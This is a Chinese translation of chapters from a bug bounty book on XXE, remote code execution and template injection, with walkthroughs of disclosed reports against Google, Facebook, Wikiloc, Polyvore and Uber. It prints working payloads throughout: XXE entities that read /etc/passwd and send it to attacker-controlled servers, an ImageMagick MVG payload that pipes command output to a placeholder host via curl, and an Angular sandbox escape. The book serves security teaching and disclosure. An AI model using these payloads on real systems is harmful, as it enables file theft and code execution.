XML 实体像是一个信息的占位符。再次使用我们之前的例子。，如果我们想让每个职位都包含到我们网站的链接，每次都编写地址简直太麻烦了，尤其是 URL 可能改变的时候。反之，我们可以使用 `!ENTITY` ，并且让解析器在解析时获取内容，并插入到文档中。你可以看看我们在哪里这样做。

与外部 DTD 文档类似，我们可以更新我们的 XML 文档来包含这个想法：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
<!ELEMENT Job (Title, Compensation, Responsiblity, Website)>
<!ELEMENT Title (#PCDATA)> <!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
<!ELEMENT Website ANY>
<!ENTITY url SYSTEM "website.txt">
]>

<jobs>
    <job>
        <title>Hacker</title>
        <compensation>1000000</compensation>
        <responsibility optional="1">Shot the web</responsibility>
        <website>&url;</website>
    </job>
</jobs>
```

这里你会注意到，我继续并添加了 `Website` 的 `!ELEMENT` ，但是不是 `#PCDATA` ，而是 `ANY` 。这意味着 `Website` 可以包含任何可解析的数据组合。我也定义了一个 `!ENTITY` ，带有 `SYSTEM` 属性，告诉解析器获取 `wensite.txt` 文件的数据。现在一切都清楚了。

将它们放到一起，如果我包含了 `/etc/passwd` ，而不是 `website.txt` ，你觉得会发生什么？你可能户菜刀，我们的 XML 会被解析，并且服务器敏感文件 `/etc/passwd` 的内容会包含进我们的内容。但是我们是 XML 的作者，所以为什么要这么做呢？

好吧。当受害者的应用可以滥用，在 XML 的解析中包含这种外部实体时，XXE 攻击就发生了。换句话说，应用有一些 XML 预期，但是在接收时却不验证它。所以，只是解析他所得到的东西。例如，假设我正在运行一个职位公告板，并允许你注册并通过 XML 上传职位。开发我的应用时，我可能使我的 DTD 文件可以被你访问，并且假设你提交了符合需求的文件。我没有意识到它的危险，决定天真地解析收到的内容，并没有任何验证。但是作为一个黑客，你决定提交：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```

就像你现在了解的那样，当这个文件被解析时，我的解析器会收到它，并且看到内部 DTD 定义了 `foo` 文档类型，告诉它 `foo` 可以包含任何可解析的数据，并且有个 `!ENTITY xxe`，它应该读取我的 `/etc/passwd` 文件（`file://` 的用法表示 `/etc/passwd` 的完整的文件 URL 路径），并会将 `&xxe;` 替换为这个文件的内容。之后你以定义 `<foo>` 标签的有效 XML 结束了它，这会打印出我的服务器数据。这就是 XXE 危险的原因。

但是等一下，还有更多的东西。如果应用不打印出回应，而是仅仅解析你的内容会怎么样？使用上面的例子，内容会解析但是永远不会反回给我们。好吧，如果我们不包含本地文件，而是打算和恶意服务器通信会怎么样？像是这样：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "file:///etc/passwd" >
<!ENTITY callhome SYSTEM "www.malicious.com/?%xxe;">
]>
<foo>&callhome;</foo>
```

在解释它之前，你可能已经注意到我在 `callhome` URL 中使用了 `%` 来代替 `&`，`%xxe`。这是因为 `%` 用于实体在 DTD 定义内部被求值的情况，而 `&` 用于实体在 XML 文档中被求值的情况。现在，当 XML 文档被解析，`callhome !ENTITY` 会读取 `/etc/passwd` 的内容，并远程调用 `http://www.malicous.com`，将文件内容作为 URL 参数来发送，因为我们控制了该服务器，我们可以检查我们的日志，并且足够确保拥有了 `/etc/passwd` 的内容。Web 应用的游戏就结束了。

所以，站点如何防范 XXE 漏洞？它们可以禁止解析任何外部实体。

> 链接
>
> 查看 OWASP 外部实体（XXE）解析_Processing)
>
> XXE 速查表

示例

1. Google 的读取访问

难度：中

URL：`google.com/gadgets/directory?synd=toolbar`

报告链接：`https://blog.detectify.com/2014/04/11/how-we-got-read-access-on-googles-production-servers`


报告日期：2014.4

奖金：$10000

描述：

了解 XML 以及外部实体之后，这个漏洞实际上就非常直接了。Google 的工具栏按钮允许开发者定义它们自己的按钮，通过上传包含特定元数据的 XML 文件。

但是，根据 Detectify 小组，通过上传带有 `!ENTITY` ，指向外部文件的 XML 文件，Google 解析了该文件，并渲染了内容。因此，小组使用了 XXE 漏洞来渲染服务器的 `/etc/passwd` 文件。游戏结束。



Google 内部文件的 Detectify 截图

> 重要结论
>
> 大公司甚至都存在漏洞。虽然这个报告是两年之前了，它仍然是一个大公司如何犯错的极好的例子。所需的 XML 可以轻易上传到站点，站点使用了 XML 解析器。但是，有时站点不会产生响应，所以你需要测试来自 OWASP 速查表的其它输入。

2. Facebook 单词 XXE

难度：难

URL：`facebook.com/careers`

报告链接：`http://www.attack-secure.com/blog/hacked-facebook-word-document`

报告日期：2014.4

奖金：$6300

描述：

这个 XXE 有一些区别，并且比第一个例子更有挑战，因为它涉及到远程调用服务器，就像我们在描述中讨论的那样。

2013 年末，Facebook 修补了一个 XXE 漏洞，它可能会升级为远程代码执行漏洞，因为 `/etc/passwd` 文件的内容是可访问的。奖金约为$30000。

因此，在 Mohamed 于 2014 年 4 月挑战自己来渗透 Facebook 的时候，它不认为 XXE 可能存在，直到他发现它们的职位页面允许用户上传 `.docx` 文件，它可以包含 XML。对于那些不知道的人，`.docx` 文件只是个 XML 文件的压缩包。所以，根据 Mohames，它创建了一个 `.docx` 文件，并使用 7zip 打开它来提取内容，并将下面的载荷插入了一个 XML 文件中。

```
<!DOCTYPE root [
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">
%dtd;
%send;
]]>
```

你会想到，在解析的时候，如果受害者开启了外部实体，XML 解析器会调用远程主机。要注意 `!ENTITY` 定义中和下面使用了 `%` 。这是因为这些占位符用在 DTD 自身中。在收到请求调用之后，远程服务器会发送回 DTD 文件，像这样：


```
<!ENTITY send SYSTEM 'http://197.37.102.90/?%26file;'>"
```

所以，回到文件中的载荷：

1. 解析器会将 `%dtd;` 替换为获取远程 DTD 文件的调用。


2， 解析器会将 `%send;` 替换为服务器的远程调用，但是 `%file;` 会替换为 `file:///etc/passwd` 的内容。

所以，Mohamed 使用 Python 和 `SimpleHTTPServer` 开启了一台本地服务器，并等待接收：



Facebook 远程调用的攻击截图

在报告之后，Facebook 发送了回复，拒绝了这个报告，并说它们不能重现它，并请求内容的视频验证。在交换一些信息之后，Facebook 提到招聘人员可能打开了文件，它会发送任意请求。Facebook 自傲组做了一些深入的挖掘，并给予了奖金，发送了一个邮件，解释了这个 XXE 的影响比 2013 年初的要小，但是仍然是一个有效的利用，这里是这个信息。



Facebook 官方回复

> 重要结论
>
> 这里有一些重要结论。XML 文件以不同形式和大小出现。要留意接受 `.docx`、`.xlsx`、`.pptx`，以及其它的站点。向我之前提到过的那样，有时候你不会直接从 XXE 收到响应，这个示例展示了如何建立服务器来接受请求，它展示了 XXE。
>
> 此外，像我们的例子中那样，有时报告一开始会被拒绝。拥有信息和耐心和你报告的公司周旋非常重要。尊重他们的决策，同时也解释为什么这可能是个漏洞。

3. Wikiloc XXE

难度：高

URL：`wikiloc.com`

报告链接：`http://www.davidsopas.com/wikiloc-xxe-vulnerability`

报告日期：2015.10

奖金：Swag

描述：

根据他们的站定，Wikiloc 是个用于发现和分享最佳户外远足、骑车以及许多其他运动记录的地方。有趣的是，他们也让用户通过 XML 文件上传他们自己的记录，这就对例如 David Soaps 之类的骑手非常有吸引力了。

基于他们的 Write Up，David 注册了 Wikiloc，并注意到了 XML 上传点，决定测试它有没有 XXE 漏洞。最开始，它从站点下载了文件来判断 XML 结构，这里是一个 `.gpx` 文件，并插入了 `*<!DOCTYPE foo [<!ENTITY xxe SYSTEM “http://www.davidsopas.com/XXE” > ]>;` 。

之后它调用了 `.gpx` 文件中 13 行的记录名称中的实体。

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://www.davidsopas.com/XXE" > ]>
<gpx
version="1.0"
creator="GPSBabel - http://www.gpsbabel.org"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://www.topografix.com/GPX/1/0"
xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com/GPX/1/
1/gpx.xsd">
<time>2015-10-29T12:53:09Z</time>
<bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon="-8.0
37170000"/>
<trk>
<name>&xxe;</name>
<trkseg>
<trkpt lat="40.737758000" lon="-8.093361000">
<ele>178.000000</ele>
<time>2009-01-10T14:18:10Z</time>
(...)
```

这产生了发往服务器的 HTTP GET 请求，`GET 144.76.194.66 /XXE/ 10/29/15 1:02PM Java/1.7.0_51`。这有两个原因值得注意，首先，通过使用一个概念调用的简单证明，David 能够确认服务器求解了它插入的 XML 并且进行了外部调用。其次，David 使用现存的 XML 文件，以便时它的内容满足站点所预期的结构。虽然它没有讨论这个，调用它的服务器可能并不是必须的，如果它能够服务 `/etc/passwd` 文件，并将内容渲染在 `<name>` 元素中。

在确认 Wikiloc 会生成外部 HTTP 请求后，唯一的疑问就是，是否它能够读取本地文件。所以，它修改了注入的 XML，来让 Wikiloc 向他发送它们的 `/etc/passwd` 文件内容。

```
<!DOCTYPE roottag [
<!ENTITY % file SYSTEM "file:///etc/issue">
<!ENTITY % dtd SYSTEM "http://www.davidsopas.com/poc/xxe.dtd">
%dtd;]>
<gpx
version="1.0"
creator="GPSBabel - http://www.gpsbabel.org"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://www.topografix.com/GPX/1/0"
xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com/GPX/1/
1/gpx.xsd">
<time>2015-10-29T12:53:09Z</time>
<bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon="-8.0
37170000"/>
<trk>
<name>&send;</name>
(...)
```

这看起来十分熟悉。这里他使用了两个实体，它们都在 DTD 中求值，所以它们使用 `%` 定义。`&send;` 在 `<name>` 标签中的的引用实际上由返回的 `xxe.dtd` 文件定义，他的服务器将其发送回 Wikiloc。这里是这个文件：

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://www.davidsopas.com/XXE?%file;'>">
%all;
```

要注意 `%all;` 实际上定义了 `!ENTITY send` ，我们刚刚在 `<name>` 标签中注意到它。这里是求值的过程：

1. Wikiloc 解析了 XML，并将 `%dtd;` 求值为 David 的服务器的外部调用。
2. David 的服务器向 Wikiloc 返回了 `xxe.dtd` 文件。
3. Wikiloc 解析了收到的 DTD文件，它触发了 `%all;` 的调用。
4. 当 `%all;` 求值时，它定义了 `&send;` ，它包含 `%file;` 实体的调用。
5. `%file;` 在 URL 值中被替换为 `/etc/passwd` 文件的内容。
6. Wikiloc 解析了 XML 文件，发现了 `&send;` 实体，它求值为 David 服务器的远程调用，带有 `/etc/passwd` 的内容，作为 URL 中的参数。

用他自己的话来说，游戏结束了。

> 重要结论
>
> 像之前提到的那样，这是一个不错的例子，展示了如何使用来自站点的 XML 模板，来组装你自己的 XML 实体，便于让目标合理地解析文件。这里，Wikiloc 期待 `.gpx` 文件，而 David 保留了该结构，在预期标签中插入了他自己的 XML 实体，也就是 `<name>` 标签。此外，观察如何处理恶意 DTD 文件很有意思，并且可以用于随后让目标向你的 服务器发送 GET 请求，带有文件内容作为 URL 参数。

总结

XXE 表示一类有巨大潜力的有趣的攻击向量。有几种方式来完成，就像我们之前看到的那样，它能够让漏洞应用打印自己的 `/etc/passwd` 文件，以 `/etc/passwd` 文件来调用远程服务器，以及请求远程 DTD 文件，它让解析器来使用 `/etc/passwd` 文件调用服务器。

作为一个黑客，要留意文件上传，特别是那些接受一些 XML 类型的上传，应该始终测试它们是否存在 XXE 漏洞。

十五、代码执行

作者：Peter Yaworski

译者：飞龙

描述

远程代码执行是指注入由漏洞应用解释和执行的代码。这通常由用户提交输入，应用使用它而没有任何类型的处理或验证而导致。

看一下这行代码：

```
$var = $_GET['page'];
eval($var);
```

这里，漏洞应用可能使用 URL `index.php?page=1`，但是，如果用于输入了 `index.php?page=1;phpinfo()`，应用就会执行 `phpinfo` 函数，并返回其内容。

与之类似，远程代码执行有时用于指代命令注入，OWASP 区分了这两点。使用命令驻入，根据 OWASP，漏洞应用在主机操作系统上执行任何命令。同样，这也由不合理处理和验证用户输入导致，这会导致用户输入传递给操作系统的命令。

例如 PHP 中，这可能表现为用户输入传递给 `system` 函数。

示例

1. Polyvore ImageMagick

ImageMagick 是个软件包，通常用于处理图像，例如剪裁、缩放等等。 PHP 的 imagick、Ruby 的 rmagick 以及 paperclip，以及 NodeJs 的 imagemagick 都利用了它。在 2016 年 4 月，该库中发现了多个漏洞，其中可利用的漏洞之一就是执行远程代码，这就是我关注的。

简单来说，ImageMagick 并没有合理地传给他的过滤文件名称，并且最终用于执行 `system` 方法调用。因此，攻击者利益传入命令来执行，就像 `https://example.com"|ls"-la`，它会被执行。一个来自 ImageMagick 的例子是：

```
convert 'https://example.com"|ls "-la' out.png
```

现在，有趣的是，ImageMagick 为 MVG（Magick Vectire Graphics）文件定义了自己的语法。所以，攻击者能够创建文件 `exploit.mvg` ，带有下列代码：

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|ls "-la)'
pop graphic-context
```

这之后会传给该库，并且如果站点存在漏洞，代码会执行并列出目录中的文件。

了解其背景之后，Ben Sadeghipour 测试了 Yahoo acquisition 站点以及 Polyvore 是否存在漏洞。就像他博文中所述，Ben 首先在它所控制的本地机器上测试了该漏洞，来确认 `mvg` 文件是否正常工作。这是他使用的代码：

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`id | curl http://SOMEIPADDRESS:80
80/ -d @- > /dev/null`'
pop graphic-context
```

这里你可以看到，它使用了 CURL 库来调用 SOMEIPADDRESS（将其修改为你服务器的地址）。如果成功，你就会得到像这样的响应：

Ben Sadeghipour ImageMagick 测试的服务器响应

下面 Ben 浏览了 Polyvore，将文件上传为它的资料头像，并在它的服务器上收到了这个响应：

Ben Sadeghipour Polyvore ImageMagick 响应

> 重要结论
>
> 阅读是成功渗透的重要组成部分，这包括阅读软件漏洞和常见漏洞，以及披露（CVE 标识符）。当你碰到没有安装安全更新的站点时，了解之前的漏洞能够帮助你。这里，Yahoo 已经修补了服务器，但是没有正确完成（我找不到关于这是什么意思的解释）。一次你，了解 ImageMagick 漏洞让 Ben 特地以这个软件为目标，并得到了 $2000 的奖金。

总结

远程代码执行，就像其他漏洞一样，通常是用户输入没有合理验证和处理的结果。这里提供的例子中，ImageMagick 没有合理转义可能为恶意的内容。它和 Ben 对该漏洞的知识一起，让他能够特地寻找和测试一些漏洞站点。对于搜索这些类型的漏洞来说，没有简单的答案。要注意发布的 CVE，并且留意站点所使用的软件，它们可能会过时，也可能存在漏洞。

十六、模板注入

> 作者：Peter Yaworski
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

模板引擎是允许开发者或设计师在创建动态网页的时候，从数据展示中分离编程逻辑的工具。换句话说，除了拥有接收 HTTP 请求的代码，从数据库查询必需的数据并且之后将其在单个文件中将其展示给用户之外，模板引擎从计算它的剩余代码中分离了数据的展示（此外，流行的框架和内容管理系统也会从查询中分离 HTTP 请求）。

服务端模板注入（SSTI）在这些引擎渲染用户输入，而不合理处理它的时候发生，类似于 XSS，例如，jinja2 是 Python 的模板语言，取自 nVisium，一个 404 错误页面的示例为：

```
@app.errorhandler(404)
def page_not_found(e):
    template = '''{%% extends "layout.html" %%}
    {%% block body %%}
    <div class="center-content error">
        <h1>Opps! That page doesn't exist.</h1>
        <h3>%s</h3>
    </div>
    {%% endblock %%}
    ''' % (request.url)
    return render_template_string(template), 404
```

来源：https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2

这里，`page_not_found` 函数渲染了 HTML，开发者将 URL 格式化为字符串并将其展示给用户。所以，如果攻击者输入了 `http://foo.com/nope{{7*7}}`，开发者的代码会渲染 `http://foo.com/nope49`，实际上求解了传入的表达式。当你传入实际的 Python 代码，并且 jinja2 会求值时，它的严重性还会增加。

现在，每个 SSTI 的严重性取决于所用的模板引擎，以及在该字段上进行何种验证（如果有的话）。例如，jinja2 存在任意文件访问和远程代码执行，Rails 的 ERB 模板引擎存在远程代码执行，Shopify 的 Liquid 引擎允许访问受限数量的模板方法，以及其他。展示你所发现的严重性实际上取决于测试什么是可能的。并且虽然你可能能够求解一些代码，它可能最后不是重要的漏洞。例如，我通过使用载荷 `{{4+4}}` 来发现了 SSTI，它返回了 8。但是，当我使用 `{{4*4}}`，返回了文本 `{{44}}`，因为星号被过滤了。这个字符安也溢出了特殊字符，例如 `()` 和 `[]`，仅仅允许最大 30 个字符。所有这些组合起来使 SSTI 变得无用。

与 SSTI 相反的是客户端模板注入（CSTI），要注意这里的 CSTI 不是一个通用的漏洞缩写，像这本书的其它缩写一样，我推荐将其用于报告中。这个漏洞在应用使用客户端模板框架时出现，例如 AngularJS，将用户内容嵌入到 Web 页面中而不处理它。它非常类似于 SSTI，除了它是个客户端框架，产生了漏洞。 Angular 中 CSTI 的测试类似于 jinja2 并且设计使用 `{{}}` 和其中的一些表达式。

示例

1. Uber Angular 模板注入

难度：高

URL： `developer.uber.com`

报告链接： `https://hackerone.com/reports/125027`

报告日期：2016.3.22

奖金：$3000


描述：

2016 年 3 月，James Kettle（Burp 的开发者之一，在工具一章所推荐的工具）使用 URL `https://developer.uber.com/docs/deeplinking?q=wrtz{{7*7}}` 发现了 CSTI 漏洞。根据他的报告，如果你查看并渲染了页面源码，字符串 `wrtz49` 是存在的，表明该表达式被求值了。

现在，有趣的是，Angular 使用叫做沙箱的东西来“维护应用职责的合理分离”。有时这种由沙箱提供的分离设计为一种安全特性，来限制潜在的攻击者可访问的东西。但是，对于 Angular 来说，文档中写着“这个沙箱并不用于阻止想要编辑模板的攻击者，而且在两个花括号的帮定种可能运行任意代码。”之后，James 设法这样做了。

使用下面的 JavaScript，James能够绕过 Angular 沙箱并且执行任意 JavaScript 代码：

```
https://developer.uber.com/docs/deep-linking?q=wrtz{{(_="".sub).call.call({}[$="constr
uctor"].getOwnPropertyDescriptor(_.__proto__,$).value,0,"alert(1)")()}}zzzz
```



Uber 文档中的 Angular 注入

它注意到，这个漏洞可以用于劫持开发者账户，以及关联 APP。

> 重要结论
>
> 一定要注意 AngularJS 的使用，并使用 Angular 语法 `{{}}` 来测试字段。为了使你更加轻松，使用 Firefox 的插件 Wappalyzer - 它会向你展示站点使用了什么软件，包含 AngularJS。

2. Uber 模板注入

难度：中

URL：`riders.uber.com`

URL：`hackerone.com/reports/125980`

报告日期：2016.3.25

奖金：$10000

